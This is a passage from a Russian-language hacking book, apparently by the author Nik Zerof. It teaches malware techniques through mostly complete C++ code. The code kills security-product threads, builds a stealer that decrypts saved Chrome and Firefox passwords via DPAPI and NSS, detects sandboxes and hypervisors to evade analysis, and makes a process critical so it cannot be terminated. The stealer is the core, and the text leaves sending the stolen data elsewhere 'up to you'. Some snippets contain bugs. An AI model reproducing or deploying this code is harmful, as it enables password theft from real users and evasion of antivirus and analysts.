И последний способ, который мы рассмотрим, — это попытка сменить контекст потока (функция **SetThreadContext**) с прыжком в нулевые данные. Это должно вызвать ошибку и аварийное завершение приложения:

```
BOOL kill_threads3(IN DWORD tid)
{
    HANDLE hThread = OpenThread(THREAD_SET_CONTEXT,
                        FALSE,
                        tid);

    CONTEXT ctx;
    memset(&ctx, 0, sizeof(ctx));        // Выделяем память ctx и заполняем ее
                                                                    нулями
    ctx.ContextFlags = CONTEXT_CONTROL;

    SetThreadContext(hThread, &ctx);     // Меняем контекст
    CloseHandle(hThread);

    return TRUE;
}
```

Надо сказать, что все защитные решения выдержали этот трюк, погиб только несчастный браузер.

Заключение

В этом разделе мы рассмотрели методы обфускации вызовов функций API и изучили несколько способов завершения потоков и процессов, немного разобрались, как Windows работает с ними, и выяснили, что даже защитные решения порой не могут себя защитить. Но, как известно, чтобы создать хорошую защиту, нужно исключить все слабые места, а чтобы сделать успешную атаку — нужно найти всего одно слабое место. С чем мы успешно справились!

5. Пишем стилер. Как вытащить пароли Chrome и Firefox своими руками

Nik Zerof

Ты наверняка слышал о таком классе зловредных приложений, как стилеры. Их задача — вытащить из системы жертвы ценные данные, в первую очередь — пароли. В этом разделе книги я расскажу, как именно они это делают, на примере извлечения паролей из браузеров Chrome и Firefox, и покажу примеры кода на C++.

Итак, браузеры, в основе которых лежит Chrome или Firefox, хранят логины и пароли пользователей в зашифрованном виде в базе SQLite. Эта СУБД компактна и распространяется бесплатно по свободной лицензии. Так же, как и рассматриваемые нами браузеры: весь их код открыт и хорошо документирован, что, несомненно, поможет нам.

В примере модуля стилинга, который я приведу, будет активно использоваться **CRT** и другие сторонние библиотеки и зависимости, типа **sqlite.h**. Если тебе нужен компактный код без зависимостей, придется его немного переработать, избавившись от некоторых функций и настроив компилятор должным образом. Как это сделать, я показывал в предыдущей главе, в *разд. «Обфускация вызовов WinAPI»*.

> ***Что скажет антивирус?***
>
> Рекламируя свои продукты, вирусописатели часто обращают внимание потенциальных покупателей на то, что в данный момент их стилер не «палится» антивирусом. Тут надо понимать, что все современные и более-менее серьезные вирусы и трояны имеют модульную структуру, каждый модуль в которой отвечает за что-то свое: один модуль собирает пароли, второй препятствует отладке и эмуляции, третий определяет факт работы в виртуальной машине, четвертый проводит обфускацию вызовов WinAPI, пятый разбирается со встроенным в ОС файрволом.
>
> Так что судить о том, «палится» определенный метод антивирусом или нет, можно, только если речь идет о законченном «боевом» приложении, а не по отдельному модулю.

Chrome

Начнем с Chrome. Для начала давай получим файл, где хранятся учетные записи и пароли пользователей. В Windows он лежит по такому адресу:

```
C:\Users\%username%\AppData\Local\Google\Chrome\UserData\Default\Login Data
```

Чтобы совершать какие-то манипуляции с этим файлом, нужно либо убить все процессы браузера, что будет бросаться в глаза, либо куда-то скопировать файл базы и уже после этого начинать работать с ним.

Давай напишем функцию, которая получает путь к базе паролей Chrome. В качестве аргумента ей будет передаваться массив символов с результатом ее работы (т. е. массив будет содержать путь к файлу паролей Chrome). Функция будет иметь следующий вид:

```
#define CHROME_DB_PATH  "\\Google\\Chrome\\User Data\\Default\\Login Data"

bool get_browser_path(char * db_loc, int browser_family, const char * location)
{
    memset(db_loc, 0, MAX_PATH);
    if (!SUCCEEDED(SHGetFolderPath(NULL, CSIDL_LOCAL_APPDATA, NULL, 0, db_loc)))
{
        return 0;
    }

    if (browser_family == 0) {
        lstrcat(db_loc, TEXT(location));
        return 1;
    }
}
```

Вызов функции:

```
char browser_db[MAX_PATH];
get_browser_path(browser_db, 0, CHROME_DB_PATH);
```

Давай вкратце поясню, что здесь происходит. Мы сразу пишем эту функцию, подразумевая будущее расширение. Один из ее аргументов — поле **browser_family**, оно будет сигнализировать о семействе браузеров, базу данных которых мы получаем (т. е. браузеры на основе Chrome или Firefox).

Если условие **browser_family == 0** выполняется, то мы получаем базу паролей браузера на основе Chrome, если **browser_family == 1** — Firefox. Идентификатор **CHROME_DB_PATH** указывает на базу паролей Chrome. Далее мы получаем путь к базе при помощи функции **SHGetFolderPath**, передавая ей в качестве аргумента **CSIDL** значение **CSIDL_LOCAL_APPDATA**, которое означает:

```
#define CSIDL_LOCAL_APPDATA 0x001c // <user name>\Local Settings\Applicaiton
Data (non roaming)
```

Функция **SHGetFolderPath** устарела, и в Microsoft рекомендуют использовать вместо нее **SHGetKnownFolderPath**. Проблема в том, что поддержка этой функции начинается с Windows Vista, поэтому я применил ее более старый аналог для сохранения обратной совместимости. Вот ее прототип:

```
HRESULT SHGetFolderPath(
    HWND hwndOwner,
```

```
    int nFolder,
    HANDLE hToken,
    DWORD dwFlags,
    LPTSTR pszPath
);
```

После этого функция **lstrcat** совмещает результат работы **SHGetFolderPath** с идентификатором **CHROME_DB_PATH**.

База паролей получена, теперь приступаем к работе с ней. Как я уже говорил, это база данных SQLite, взаимодействовать с которой удобно через SQLite API. Они подключаются с заголовочным файлом **sqlite3.h**. Давай скопируем файл базы данных, чтобы не занимать его и не мешать работе браузера:

```
int status = CopyFile(browser_db, TEXT(".\\db_tmp"), FALSE);
if (!status) {
    // return 0;
}
```

Теперь подключаемся к базе командой **sqlite3_open_v2**. Ее прототип:

```
int sqlite3_open_v2(
    const char *filename,   /* Database filename (UTF-8) */
    sqlite3 **ppDb,         /* OUT: SQLite db handle */
    int flags,              /* Flags */
    const char *zVfs        /* Name of VFS module to use */
);
```

Первый аргумент — наша база данных; информация о подключении возвращается во второй аргумент, дальше идут флаги открытия, а четвертый аргумент определяет интерфейс операционной системы, который должен использовать это подключение к базе данных, в нашем случае он не нужен. Если эта функция отработает корректно, возвращается значение **SQLITE_OK**, в противном случае возвращается код ошибки:

```
sqlite3 *sql_browser_db = NULL;

status = sqlite3_open_v2(TEMP_DB_PATH,
                &sql_browser_db,
                SQLITE_OPEN_READONLY,
                NULL);
if(status != SQLITE_OK) {
    sqlite3_close(sql_browser_db);
    DeleteFile(TEXT(TEMP_DB_PATH));
}
```

> Обрати внимание: при некорректной отработке функции нам все равно необходимо самостоятельно закрыть подключение к базе и удалить ее копию.

Теперь начинаем непосредственно обрабатывать данные в базе. Для этого воспользуемся функцией **sqlite3_exec()**:

```
status = sqlite3_exec(sql_browser_db,
            "SELECT origin_url, username_value, password_value FROM logins",
            crack_chrome_db,
            sql_browser_db,
            &err);
if (status != SQLITE_OK)
    return 0;
```

Эта функция имеет такой прототип:

```
int sqlite3_exec(
    sqlite3*,                          /* An open database */
    const char *sql,                   /* SQL to be evaluated */
    int (*callback)(void*,int,char**,char**),  /* Callback */
    void *,                            /* 1st argument to callback */
    char **errmsg                      /* Error msg written here */
);
```

Первый аргумент — наша база паролей, второй — это команда SQL, которая вытаскивает URL файла, логин, пароль и имя пользователя, третий аргумент — это функция обратного вызова, которая и будет расшифровывать пароли, четвертый — передается в нашу функцию обратного вызова, ну а пятый аргумент сообщает об ошибке.

Давай остановимся подробнее на callback-функции, которая расшифровывает пароли. Она будет применяться к каждой строке из выборки нашего запроса **SELECT**. Ее прототип — **int (*callback)(void*,int,char**,char**)**, но все аргументы нам не понадобятся, хотя объявлены они должны быть. Саму функцию назовем **crack_chrome_db**, начинаем писать и объявлять нужные переменные:

```
int crack_chrome_db(void *db_in, int arg, char **arg1, char **arg2) {

DATA_BLOB data_decrypt, data_encrypt;
sqlite3 *in_db = (sqlite3*)db_in;
BYTE *blob_data = NULL;
sqlite3_blob *sql_blob = NULL;

char *passwds = NULL;

while (sqlite3_blob_open(in_db, "main", "logins", "password_value", count++, 0,
&sql_blob) != SQLITE_OK && count <= 20 );
```

В этом цикле формируем **BLOB** (т. е. большой массив двоичных данных). Далее выделяем память, читаем **BLOB** и инициализируем поля **DATA_BLOB**:

```
int sz_blob;
int result;

sz_blob = sqlite3_blob_bytes(sql_blob);
dt_blob = (BYTE *)malloc(sz_blob);
```

```
if (!dt_blob) {
    sqlite3_blob_close(sql_blob);
    sqlite3_close(in_db);
}

data_encrypt.pbData = dt_blob;
data_encrypt.cbData = sz_blob;
```

А теперь приступим непосредственно к дешифровке. База данных Chrome зашифрована механизмом Data Protection Application Programming Interface (DPAPI). Суть этого механизма заключается в том, что расшифровать данные можно только под той учетной записью, под которой они были зашифрованы. Другими словами, нельзя стащить базу данных паролей, а потом расшифровать ее уже на своем компьютере. Для расшифровки данных нам потребуется функция **CryptUnprotectData**:

```
DPAPI_IMP BOOL CryptUnprotectData(
    DATA_BLOB                 *pDataIn,
    LPWSTR                    *ppszDataDescr,
    DATA_BLOB                 *pOptionalEntropy,
    PVOID                     pvReserved,
    CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
    DWORD                     dwFlags,
    DATA_BLOB                 *pDataOut
);

if (!CryptUnprotectData(&data_encrypt, NULL, NULL, NULL, NULL, 0,
&data_decrypt)) {
    free(dt_blob);
    sqlite3_blob_close(sql_blob);
    sqlite3_close(in_db);
}
```

После этого выделяем память и заполняем массив **passwds** расшифрованными данными:

```
passwds = ( char *)malloc(data_decrypt.cbData + 1);
memset(passwds, 0, data_decrypt.cbData);

int xi = 0;
while (xi < data_decrypt.cbData) {
    passwds[xi] = (char)data_decrypt.pbData[xi];
    ++xi;
}
```

Собственно, на этом все! После этого **passwds** будет содержать учетные записи пользователей и URL. А что делать с этой информацией — вывести ее на экран или сохранить в файл и куда-то его отправить — решать тебе.

Firefox

Переходим к Firefox. Это будет немного сложнее, но мы все равно справимся! Для начала давай получим путь до базы данных паролей. Помнишь, в нашей универсальной функции **get_browser_path** мы передавали параметр **browser_family**? В случае Chrome он был равен нулю, а для Firefox поставим 1:

```
bool get_browser_path(char * db_loc, int browser_family, const char * location)
{
    ...
    if (browser_family == 1) {
        memset(db_loc, 0, MAX_PATH);
        if (!SUCCEEDED(SHGetFolderPath(NULL, CSIDL_LOCAL_APPDATA, NULL, 0,
                                                                    db_loc))) {
            // return 0;
        }
```

В случае с Firefox мы не сможем, как в Chrome, сразу указать путь до папки пользователя. Дело в том, что имя папки пользовательского профиля генерируется случайно. Но это ерундовая преграда, ведь мы знаем начало пути: **\\Mozilla\\Firefox\\Profiles**. Достаточно поискать в нем объект «папка» и проверить наличие в ней файла **\\logins.json**. Именно в этом файле хранятся интересующие нас данные логинов и паролей. Разумеется, в зашифрованном виде. Реализуем все это в коде:

```
lstrcat(db_loc, TEXT(location));

// Объявляем переменные
const char * profileName = "";
WIN32_FIND_DATA w_find_data;
const char * db_path = db_loc;

// Создаем маску для поиска функцией FindFirstFile
lstrcat((LPSTR)db_path, TEXT("*"));

// Просматриваем, нас интересует объект с атрибутом FILE_ATTRIBUTE_DIRECTORY
HANDLE gotcha = FindFirstFile(db_path, &w_find_data);

while (FindNextFile(gotcha, &w_find_data) != 0){
    if (w_find_data.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) {
        if (strlen(w_find_data.cFileName) > 2) {
            profileName = w_find_data.cFileName;
        }
    }
}
// Убираем звездочку :)
db_loc[strlen(db_loc) - 1] = '\0';

lstrcat(db_loc, profileName);
```

```
// Наконец, получаем нужный нам путь
lstrcat(db_loc, "\\logins.json");

return 1;
```

В самом конце переменная **db_loc**, которую мы передавали в качестве аргумента в нашу функцию, содержит полный путь до файла **logins.json**, а функция возвращает **1**, сигнализируя о том, что она отработала корректно.

Теперь получим хендл файла паролей и выделим память под данные. Для получения хендла используем функцию **CreateFile**, как советует MSDN:

```
DWORD read_bytes = 8192;
DWORD lp_read_bytes;

char *buffer = (char *)malloc(read_bytes);
HANDLE db_file_login = CreateFileA(original_db_location,
                GENERIC_READ,
                FILE_SHARE_READ|FILE_SHARE_WRITE|FILE_SHARE_DELETE,
                NULL, OPEN_ALWAYS,
                FILE_ATTRIBUTE_NORMAL,
                NULL);

ReadFile(db_file_login, buffer, read_bytes, &lp_read_bytes, NULL);
```

Все готово, но в случае с Firefox все не будет так просто, как с Chrome, — мы не сможем просто получить нужные данные обычным запросом **SELECT**, да и шифрование не ограничивается одной-единственной функцией WinAPI.

Network Security Services (NSS)

Браузер Firefox активно использует функции Network Security Services (**https://developer.mozilla.org/ru/docs/NSS**) для реализации шифрования своей базы. Эти функции находятся в динамической библиотеке, которая лежит по адресу **C:\Program Files\Mozilla Firefox\nss3.dll**.

Все интересующие нас функции нам придется получить из этой DLL. Сделать это можно стандартным образом, при помощи **LoadLibrary\GetProcAdress**. Код однообразный и большой, поэтому я просто приведу список функций, которые нам понадобятся:

- NSS_Init;
- PL_Base64Decode;
- PK11SDR_Decrypt;
- PK11_Authenticate;
- PK11_GetInternalKeySlot;
- PK11_FreeSlot.

Это функции инициализации механизма NSS и расшифровки данных. Давай напишем функцию расшифровки, она небольшая. Я добавлю комментарии, чтобы все было понятно:

```
char * data_uncrypt(std::string pass_str) {
    // Объявляем переменные
    SECItem crypt;
    SECItem decrypt;
    PK11SlotInfo *slot_info;

    // Выделяем память для наших данных
    char *char_dest = (char *)malloc(8192);
    memset(char_dest, NULL, 8192);
    crypt.data = (unsigned char *)malloc(8192);
    crypt.len = 8192;
    memset(crypt.data, NULL, 8192);

    // Непосредственно расшифровка функциями NSS
    PL_Base64Decode(pass_str.c_str(), pass_str.size(), char_dest);
    memcpy(crypt.data, char_dest, 8192);
    slot_info = PK11_GetInternalKeySlot();
    PK11_Authenticate(slot_info, TRUE, NULL);
    PK11SDR_Decrypt(&crypt, &decrypt, NULL);
    PK11_FreeSlot(slot_info);

    // Выделяем память для расшифрованных данных
    char *value = (char *)malloc(decrypt.len);
    value[decrypt.len] = 0;
    memcpy(value, decrypt.data, decrypt.len);

    return value;
}
```

Теперь осталось парсить файл **logins.json** и применять нашу функцию расшифровки. Для краткости кода я буду использовать регулярные выражения и их возможности в C++ 11:

```
string decode_data = buffer;

// Определяем регулярки для сайтов, логинов и паролей
regex user("\"encryptedUsername\":\"([^\"]+)\"");
regex passw("\"encryptedPassword\":\"([^\"]+)\"");
regex host("\"hostname\":\"([^\"]+)\"");

// Объявим переменную и итератор
smatch smch;
string::const_iterator pars(decode_data.cbegin());
```

```
// Парсинг при помощи regex_search, расшифровка данных нашей
// функцией data_uncrypt и вывод на экран расшифрованных данных
do {
    printf("Site\t: %s", smch.str(1).c_str());
    regex_search(pars, decode_data.cend(), smch, user);
    printf("Login: %s", data_uncrypt(smch.str(1)));

    regex_search(pars, decode_data.cend(), smch, passw);
    printf("Pass: %s",data_uncrypt( smch.str(1)));

    pars += smch.position() + smch.length();

} while (regex_search(pars, decode_data.cend(), smch, host));
```

Заключение

Мы разобрались, как хранятся пароли в разных браузерах, и узнали, что нужно делать, чтобы их извлечь. Можно ли защититься от подобных методов восстановления сохраненных паролей? Да, конечно. Если установить в браузере мастер-пароль, то он выступит в качестве криптографической соли для расшифровки базы данных паролей. Без ее знания восстановить данные будет невозможно.

6. Детект песочницы. Учимся определять, работает ли приложение в sandbox-изоляции

Nik Zerof

Методы детектирования сандбоксов так же востребованы у разработчиков защит, как и методы антиотладки: если программа работает в изолированной среде, это может означать, что ее поведение хотят исследовать реверсеры или вирусные аналитики, либо это означает, что наша программа изолирована защитными средствами решений internet security. Так или иначе, определение факта изоляции программы — полезный навык, который помогает и разработчикам защит, и вирмейкерам. В этом разделе я покажу, как распознавать sandbox-изоляцию и запуск под гипервизорами разных типов.

> Sandbox (песочница) — изолированная программная среда, в которой задается и контролируется набор ресурсов для запущенной внутри нее программы. Как правило, ограничиваются и фильтруются вызовы WinAPI, которые отвечают за доступ к оборудованию, процессорным ядрам, определение размера памяти, а также доступ к сети и привилегированным средствам операционной системы. Сендбоксинг часто используется для запуска небезопасного кода и для анализа программ.

Проверяем запущенные процессы

Если виды песочниц нам приблизительно известны, то это облегчит детектирование. Можно просто поискать сандбоксы в списке выполняющихся процессов. Для этого используем функцию, которая перечислит все процессы и определит PID нужного по названию:

```
DWORD getPIDproc(char * pProcName)
{
    HANDLE pHandle = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

    if(pHandle == NULL) return 0;

    PROCESSENTRY32 ProcessEntry;
    DWORD pid;
    ProcessEntry.dwSize = sizeof(ProcessEntry);
    bool Loop = Process32First(pHandle, &ProcessEntry);
```

```
    if(Loop == NULL) return 0;

    while (Loop)
    {
        if (strstr(ProcessEntry.szExeFile, pProcName))
        {
        pid = ProcessEntry.th32ProcessID;
            CloseHandle(pHandle);
            return pid;
        }
        Loop = Process32Next(pHandle, &ProcessEntry);
    }
    return 0;
}
```

Детект песочницы Comodo Internet Security:

```
if(getPIDproc("cmdvirth.exe")) std::cout << "Comodo sandbox detected!\n";
```

Процесс **cmdvirth.exe** обеспечивает виртуализацию в Comodo Internet Security. По тому же принципу можно задетектить песочницу Sandboxie:

```
if(getPIDproc("SbieSvc.exe")) std::cout << "Sandboxie detected!\n";
```

Я думаю, что принцип понятен. Если процесс не будет найден, функция вернет **0**, и условие **if** не будет выполнено. Также функция вернет **0**, если возникнут проблемы с получением первого процесса в системном снапшоте функцией **Process32First** либо с получением самого снапшота функцией **CreateToolhelp32Snapshot**.

Проверяем подключенные модули в нашем адресном пространстве

Другая интересная идея — просмотреть подключенные модули в адресном пространстве нашей программы на предмет известных модулей песочниц. Сделаем это напрямую из нашего процесса при помощи WinAPI-функции **GetModuleHandle**:

```
BOOL checkLoadedDll(LPCWSTR pDllName)
{
    HMODULE hDll = GetModuleHandle(pDllName);
    if(hDll) return TRUE;
}
```

Проверка на песочницу Comodo Internet Security:

```
if (checkLoadedDll(L"cmdvrt64.dll")) std::cout << "Comodo sandbox detected!\n";
```

Или проверим на Sandboxie:

```
if (checkLoadedDll(L"sbiedll.dll")) std::cout << "Sandboxie detected!\n";
```

Функция **GetModuleHandle()** проверяет наличие DLL в адресном пространстве вызывающего процесса. Если функция не находит модуль, то возвращает ноль, условие не срабатывает.

Чтобы узнать список подключенных модулей в стороннем процессе, нужно получить его хендл, вызвав функцию WinAPI **OpenProcess**, затем перечислить все подключенные к процессу модули с помощью функции **EnumProcessModules** (в нее следует передать полученный хендл) и, наконец, получить название модуля с помощью функции **WinAPI GetModuleFileNameEx**.

Человеческий фактор

Что делать, если мы не знаем даже примерно, какая именно программа-песочница будет использована? Надо сказать, что очень сложно на 100% задетектить грамотно написанную песочницу, ведь она будет работать на уровне ядра, может прятать все свои процессы, подключенные модули, может даже скрывать собственный драйвер. Техники, которые будут перечислены далее, я рекомендую использовать по принципу экспертной системы для анализа результатов: чем больше будет срабатываний, тем более вероятно, что мы находимся в изолированной среде.

Первый способ косвенного обнаружения sandbox-изоляции основан на человеческом поведении. Мы допускаем, что после запуска нашей программы указатель мыши перемещался, и если это происходит, то можно предположить, что песочница не используется. Сравним координаты указателя через некоторый промежуток времени: если координаты не меняются, можно ставить один балл в пользу того, что нас исследуют внутри песочницы:

```
BOOL mouse_motion()
{
    int count = 0;

    POINT mouse_coordinate1 = {};
    POINT mouse_coordinate2 = {};

    GetCursorPos(&mouse_coordinate1);

    Sleep(1500);

    GetCursorPos(&mouse_coordinate2);

    if ((mouse_coordinate1.x == mouse_coordinate2.x) &&
        (mouse_coordinate1.y == mouse_coordinate2.y))
        ++count;

    GetCursorPos(&mouse_coordinate1);

    Sleep(1500);

    GetCursorPos(&mouse_coordinate2);
```

```
    if ((mouse_coordinate1.x == mouse_coordinate2.x) &&
        (mouse_coordinate1.y == mouse_coordinate2.y))
        ++count;
    if(count > 0) return TRUE;
        else return FALSE;
}
```

В этой функции мы берем два отрезка времени по полторы секунды каждый и, если в каком-то отрезке времени не было перемещения указателя мыши, делаем вывод, что, скорее всего, выполнение идет под бдительным взором изолированной среды.

PEB | NumberOfProcessors

Изолированные среды часто усекают число процессоров, чтобы не занять все ресурсы компьютера. Например, песочница может эмулировать одноядерный процессор. Но на дворе 2018 год, и даже в мобильных гаджетах зачастую используются «камни» с четырьмя ядрами, так что смело можем проверять, сколько ядер процессора видит наша программа. Если ядро всего одно, то это повод для подозрений.

Код для архитектуры x64:

```
PULONG procNum = (PULONG)(__readgsqword(0x60) + 0xB8);    // DWORD
                                                             NumberOfProcessors;
```

Для x86:

```
PULONG procNum = (PULONG)(__readfsdword(0x30) + 0x64);    // DWORD
                                                             NumberOfProcessors;
```

Этот код получает содержимое поля **NumberOfProcessors** из PEB (Process Environment Block). Теперь легко проверить число процессоров:

```
if (*procNum < 2)  std::cout << "NumberOfProcessors == 1, may be sandboxed!\n";
```

Выясняем размер оперативной памяти

Другой побочный признак сандбока — это малое количество оперативной памяти. В наши дни редко можно увидеть ПК с одним-двумя гигабайтами оперативки, теперь это скорее нормальный объем для смартфонов. Вот как будет выглядеть реализация проверки:

```
BOOL check_memory()
{
    MEMORYSTATUSEX mem_stat = { 0 };

    statex.dwLength = sizeof(mem_stat);
    GlobalMemoryStatusEx(&mem_stat);

    if(mem_stat.ullTotalPhys < (1024LL * (1024LL * (1024LL * 1LL))))
                                                              return TRUE;
    else return FALSE;
}
```

Проверяем свободное место

Мало места на жестком диске? Возможно, и правда все забито под завязку, но есть вероятность того, что это очередной признак песочницы. В этом примере мы предполагаем, что программа работает в изоляции, если доступно меньше 30 Гбайт.

```
BOOL check_freespace()
{
    LPCWSTR lpDirectoryName = NULL;
    ULARGE_INTEGER lpTotalNumberOfBytes;

    BOOL bStat = GetDiskFreeSpaceEx(lpDirectoryName, NULL,
                                                &lpTotalNumberOfBytes, NULL);
    if (bStat)
    {
        if (lpTotalNumberOfBytes.QuadPart < (30ULL * (1024ULL * (1024ULL *
                                                        (1024ULL)))))
            return TRUE;
        else return FALSE;
    }
}
```

Простые тайминг-атаки

Песочницы зачастую весьма требовательны к ресурсам и нередко сильно замедляют работу программы. Мы можем использовать тайминг-атаки для того, чтобы понять, используется эмуляция оборудования или нет. Один из вариантов — выполнять какой-нибудь системный вызов, который на чистой системе будет работать моментально, а в эмулируемой среде замедлен из-за драйвера песочницы. Если разница велика, то можно предположить, что используется песочница. На такой трюк ловится, например, песочница Sandboxie:

```
BOOL checkTiming1()
{
    unsigned __int64 counter1, counter2, counter3;

    int i = 0;

    do
    {
        counter1 = __rdtsc();

        GetProcessHeap();

        counter2 = __rdtsc();

        CloseHandle(0);
```

```
        counter3 = __rdtsc();

        // Замеряем отношение времени выполнения CloseHandle и GetProcessHeap()
        if ( ( LODWORD(counter3) - LODWORD(counter2) ) /
            ( LODWORD(counter2) - LODWORD(counter1) ) >= 10)
            return TRUE;
    } while (i = 0; i < 10; i++);

    return FALSE;
}
```

Отношение времени выполнения функции **CloseHandle** и **GetProcessHeap()** должно быть около 1 к 10. Если отношение меньше, делаем вывод о наличии фильтрации вызовов в драйвере песочницы.

Также песочницы могут оптимизировать течение времени — например, игнорировать вызовы функции **Sleep()**. Если сделать замеры времени выполнения до вызова **Sleep()** и после, то мы это увидим:

```
BOOL check_sleep()
{
    // Инициализируем пустые метки
    DWORD counterStart = 0;
    DWORD counterEnd = 0;
    DWORD difference = 0;

    counterStart = GetTickCount();  // Засекаем время до вызова Sleep();

    Sleep(100000); // Засыпаем на 100 секунд

    counterEnd = GetTickCount();  // Проверяем время после вызова

    difference = counterEnd - counterStart;  // Сравниваем временные интервалы
    if difference > 99000) // Корректируем на одну секунду, допуская погрешность
        return FALSE;
    else    return TRUE;
}
```

Быстрый детект гипервизоров

Мы рассмотрели детектирование известных и неизвестных программ-песочниц, но нельзя ли определить гипервизор? Здесь нам поможет инструкция **__cpuid**. Она запрашивает у процессора его тип и функции, которые он поддерживает. На выходе мы получаем заполненную структуру **cpuInfo**, которая состоит из четырех чисел, передаваемых в регистрах процессора **EAX**, **EBX**, **ECX** и **EDX**. На вход нужно подать чистую структуру **cpuInfo** и число **function_id**, которое говорит команде, какая именно информация нас интересует. Функция поддерживает как x64-, так и x86-архитектуры. Ее прототип выглядит следующим образом:

```
void __cpuid(
    int cpuInfo[4],
    int function_id
);
```

Если передать число 1 в поле **function_id** и посмотреть, выставлен ли 31-й бит в регистре **ECX** структуры **cpuInfo**, то можно узнать о присутствии гипервизора. Итак, код:

```
BOOL check_cpuid()
{
    INT cpuInfo[4] = { -1 }; // Объявляем структуру cpuInfo и инициализируем ее

    __cpuid(cpuInfo, 1); // Запрашиваем данные

    if ((cpuInfo[2] >> 31) & 1)
        return TRUE; // Проверяем нужный бит в структуре cpuInfo
}
```

Помимо этого, известные гипервизоры детектируются так же, как и песочницы: можно просто посмотреть их процессы или характерные записи в реестре. Давай попробуем задетектить гипервизор Virtual PC при помощи функции, которую мы написали выше, — **DWORD getPIDproc(char * pProcName)**. Просто передадим в нее имя нужных процессов, характерных для Virtual PC:

```
if(getPIDproc("VMSrvc.exe") || getPIDproc("VMUSrvc.exe")) std::cout << "Virtual
PC detected!\n";
```

Так же легко найдем гипервизор Citrix Xen:

```
if(getPIDproc("xenservice.exe")) std::cout << "Citrix Xen detected!\n";
```

Теперь посмотрим, как задетектить гипервизоры по характерным записям в реестре. Для этого напишем небольшую функцию, которая поможет нам определить, что программа исполняется внутри Wine:

```
BOOL check_wine_registry_key()
{
    HKEY phkResult = FALSE;

    if (RegOpenKeyEx(HKEY_CURRENT_USER, _T("SOFTWARE\\Wine"), NULL, KEY_READ,
                                                    &phkResult) == ERROR_SUCCESS)
        {
            RegCloseKey(phkResult);
            return TRUE;
        }
 };
```

Заключение

Вот мы и разобрали, как определять известные изолированные среды разными способами. Это не все из возможных методов, но от такого набора заготовок можно будет отталкиваться, конструируя свои методы определения (а возможно, и обхода) сандбоксинга.

7. Учимся создавать и принудительно завершать критичные процессы в Windows

Nik Zerof

Часть процессов операционной системы считаются «критичными» — если завершить один из них, Windows выпадет в синий экран смерти и перезагрузится. Этим активно пользуются вирусописатели: если сделать свой процесс критичным, то его нельзя будет завершить просто так. В этом разделе я покажу, как создавать такие процессы и как прибивать их без падения системы.

Дело в том, что хорошо организовать защиту процесса от завершения, когда пользователь работает под учетной записью администратора, практически невозможно. Есть разные полумеры, но на полноценную защиту они не тянут. Например, можно использовать драйверы режима ядра, но в 64-битных операционных системах не так просто преодолеть механизм Kernel Patch Protection. Остается прибегать к трюкам вроде того, который мы разберем.

Давай посмотрим, как создать критичный процесс в Windows, как проверить, что процесс является критичным, и как его завершить без падения системы в BSOD. Строго говоря, создавать мы будем не процесс, а критичный поток. Ведь процесс в Windows — это что-то вроде контейнера для потоков, в которых и выполняется код.

> Весь код, который я привожу в этом разделе, я настоятельно рекомендую исполнять только в виртуальной машине, потому что завершение критического процесса вызовет общесистемный сбой и падение системы в BSOD с кодом **CRITICAL_PROCESS_DIED** и возможной потерей данных. Все тесты я проводил в VirtualBox на Windows 10 LTSB x64 в качестве хоста.

Есть несколько методов, которые помогут нам создать критичный процесс. Все они основаны на манипуляции вызовами NTAPI (Native Windows API), самыми «низкоуровневыми», которые можно выполнить в режиме пользователя. Эти функции экспортируются **ntoskrnl.exe**. Через обертку **ntdll.dll** мы сможем получить их адреса и вызвать их.

RtlSetProcessIsCritical

Первая функция Native API, которая поможет нам пометить процесс как критичный, — это **RtlSetProcessIsCritical**. Ее прототип выглядит так:

```
NTSYSAPI
NTSTATUS
STDAPIVCALLTYPE
RtlSetProcessIsCritical(
    IN  BOOLEAN  NewValue,
    OUT PBOOLEAN OldValue OPTIONAL,
    IN  BOOLEAN  CheckFlag
);
```

Чтобы эта функция сработала, перед ее вызовом нужно будет получить привилегию **SeDebugPrivilege**. Это можно сделать через «обычные» функции WinAPI.

```
BOOL setPrivileges(LPCTSTR szPrivName)
{
    TOKEN_PRIVILEGES tp = { 0 };
    HANDLE hToken = 0;

    tp.PrivilegeCount = 1;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES,
&hToken))
        std::cout << "OpenProcessToken failed\n";

    if (!LookupPrivilegeValue(NULL, szPrivName, &tp.Privileges[0].Luid))
        std::cout << "LookupPrivilegeValue failed\n";

    if (!AdjustTokenPrivileges(hToken, FALSE, &tp, sizeof(tp), NULL, NULL))
    {
        std::cout << "AdjustTokenPrivileges failed\n";
        CloseHandle(hToken);
        return TRUE;
    }

    return FALSE;
}
```

Вызов функции для получения SE_DEBUG_NAME будет таким:

```
setPrivileges(SE_DEBUG_NAME);
```

Другой способ получить ее — это нативная функция **RtlAdjustPrivilege**: нужно передать ей в качестве первого параметра значение **20 (SE_DEBUG_NAME)**. Разумеется, перед вызовом этой функции ее адрес следует получить из **ntdll.dll** динамически.

Вызов будет выглядеть таким образом:

```
PBOOLEAN pbEn;

RtlAdjustPrivilege(20, TRUE, FALSE, pbEn);
```

Итак, привилегия получена, приступаем к реализации основной функциональности:

```
typedef NTSTATUS(NTAPI *pRtlSetProcessIsCritical)(BOOLEAN bNewValue,
BOOLEAN *pbOldValue, BOOLEAN  CheckFlag);


bool set_proc_critical()
{
    pRtlSetProcessIsCritical RtlSetProcessIsCritical =
           (pRtlSetProcessIsCritical)GetProcAddress(LoadLibrary(("ntdll.dll")),
                                                    "RtlSetProcessIsCritical");

        if (NT_SUCCESS(RtlSetProcessIsCritical(TRUE, 0, FALSE))) return TRUE;
            else return FALSE;
}
```

Здесь все понятно: функцию **RtlSetProcessIsCritical** получаем динамической линковкой средствами **GetProcAddress/LoadLibrary** напрямую из **ntdll.dll**. Самая интересная строчка кода для нас — следующая:

```
if (NT_SUCCESS(RtlSetProcessIsCritical(TRUE, 0, FALSE))) return TRUE;
```

Здесь мы передаем значение **TRUE**, указывая функции **RtlSetProcessIsCritical** сделать процесс критичным. Одновременно мы проверяем возвращаемое ей значение, и в случае удачи наша функция возвращает **TRUE**. Если вызвать **RtlSetProcessIsCritical** с параметром **FALSE**, процесс перестанет быть критичным.

